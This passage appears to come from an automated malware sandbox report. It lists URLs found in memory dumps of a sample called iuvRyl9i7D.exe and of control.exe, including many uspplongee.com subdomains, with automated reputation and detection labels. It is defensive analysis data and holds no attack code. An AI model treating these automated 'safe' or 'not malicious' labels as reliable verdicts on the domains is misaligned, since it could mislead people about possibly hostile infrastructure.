00000000.00000003.251220537.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251756044.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251002977.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251866854.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251295969.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251839011.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251345771.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251710288.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251678493.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contextual.media.net/medianet.phpcid=8CU157172&crid=858412214&size=306x271&https=1	control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://ansu.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://consent.google.com/hl=en-GB&origin=https://www.google.com&continue=https://www.google.com/?g	control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://sangdu.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&ved=2ahUKEwj8k7G9rJDsAhWNTxUIHZZGDCQQ	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://meilong.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.uspplongee.com	control.exe, 00000015.00000002.511522267.00000000052EB000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://tanshuan.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/ocid=iehp	control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://tuikun.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com&continue=https://www.google.com/?gws_rd%3Dssl&if=1&m=0&pc=s&wp=-1&gl=GB&uxe=4	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.sajatypeworks.com	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://epa.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/cThe	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/:	iuvRyl9i7D.exe, 00000000.00000003.249208046.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248902113.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248700253.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249125283.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248822952.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248234193.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248359549.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248834441.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248606868.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249059165.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249031929.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248315923.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://consent.google.com/done8?continue=https://www.google.com/?gws_rd%3Dssl&origin=https://www.go	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.google.com/intl/en_uk/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrows	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://sanque.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/2	iuvRyl9i7D.exe, 00000000.00000003.249208046.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249125283.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249059165.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249031929.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://penjian.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/ana	iuvRyl9i7D.exe, 00000000.00000003.249208046.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248902113.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248700253.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249125283.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248461189.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248822952.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248356549.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248834441.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248606868.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248399900.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249059165.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249031929.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248498321.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com:	iuvRyl9i7D.exe, 00000000.00000003.251614077.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250474688.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251650593.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250566915.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250528449.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251457232.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251042075.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250842535.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251521721.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251241602.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251088919.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251421233.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250772094.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251278974.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251544135.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250632388.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251220537.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251756044.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250598952.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.250706232.0000000005F33000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251002977.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/DPlease	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comgrito	iuvRyl9i7D.exe, 00000000.00000003.257393537.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.258690878.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.257336256.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.256890295.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.256747694.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.258625946.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.256684499.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.ascendercorp.com/typedesigners.html	iuvRyl9i7D.exe, 00000000.00000003.249208046.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249250555.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249125283.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249091958.0000000005F0B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/(	iuvRyl9i7D.exe, 00000000.00000003.249333783.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249208046.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249250555.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248902113.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248700253.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249125283.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248822952.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248834441.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248606868.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249059165.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249317666.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249300336.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249031929.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248498321.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://genzi.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	iuvRyl9i7D.exe, 00000000.00000003.247623435.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.247629329.0000000005F31000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	iuvRyl9i7D.exe, 00000000.00000002.296276978.0000000002D71000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000002.296852767.0000000002E29000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com.TTF	iuvRyl9i7D.exe, 00000000.00000003.252787080.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252731012.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252813572.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252591924.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252619646.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252863483.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252648890.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252707963.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252670155.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252833388.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.msn.com/de-ch/?ocid=iehp4	control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://consent.google.com/setpc=s&uxe=4421591	control.exe, 00000015.00000002.509465668.0000000000A4C000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.galapagosdesign.com/	iuvRyl9i7D.exe, 00000000.00000003.253807709.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/U	iuvRyl9i7D.exe, 00000000.00000003.249333783.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249208046.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249250555.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249125283.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249059165.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249317666.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249300336.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249031929.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://gonglang.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/?gws_rd=ssl	control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.google.com/?gws_rd=sslLMEMh	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/frere-user.htmlZ	iuvRyl9i7D.exe, 00000000.00000003.251295969.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.251345771.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.galapagosdesign.com/staff/dennis.html	iuvRyl9i7D.exe, 00000000.00000003.253906964.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253976291.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253867962.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.254019876.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.254002805.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253846416.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253807709.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.254048216.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://qunben.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comlic	iuvRyl9i7D.exe, 00000000.00000003.251899663.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comI.TTF:	iuvRyl9i7D.exe, 00000000.00000003.252077012.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252113020.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253383810.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253027717.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253224001.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252787080.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252731012.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253128451.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252154816.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252813572.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253153122.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253083922.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253314080.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252591924.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253110391.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252619646.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252863483.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252961013.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252486470.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.252226605.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.253363848.0000000005F30000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://consent.google.com/?hl=en-GB&origin=https://www.google.com&continue=https://www.google.com/?	control.exe, 00000015.00000002.509465668.0000000000A4C000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://contextual.media.net/checksync.php&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.google.com/favicon.ico	control.exe, 00000015.00000003.434675742.0000000000A4A000.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000015.00000002.509355844.0000000000A24000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.carterandcone.coml	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://randu.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/y	iuvRyl9i7D.exe, 00000000.00000003.249333783.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249208046.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249250555.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248902113.0000000005F30000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248700253.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249125283.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248461189.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248822952.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248234193.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248356549.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248834441.0000000005F2F000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248606868.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248399900.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249059165.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249317666.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249300336.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.249031929.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248498321.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248315923.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn.	iuvRyl9i7D.exe, 00000000.00000003.247148991.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0(	iuvRyl9i7D.exe, 00000000.00000003.248606868.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248498321.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	iuvRyl9i7D.exe, 00000000.00000002.300790084.0000000007112000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://en.wi5	iuvRyl9i7D.exe, 00000000.00000003.247473983.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://shangeng.uspplongee.com/	control.exe, 00000015.00000002.511351963.0000000004C72000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/r	iuvRyl9i7D.exe, 00000000.00000003.248461189.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248356549.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp, iuvRyl9i7D.exe, 00000000.00000003.248399900.0000000005F2E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
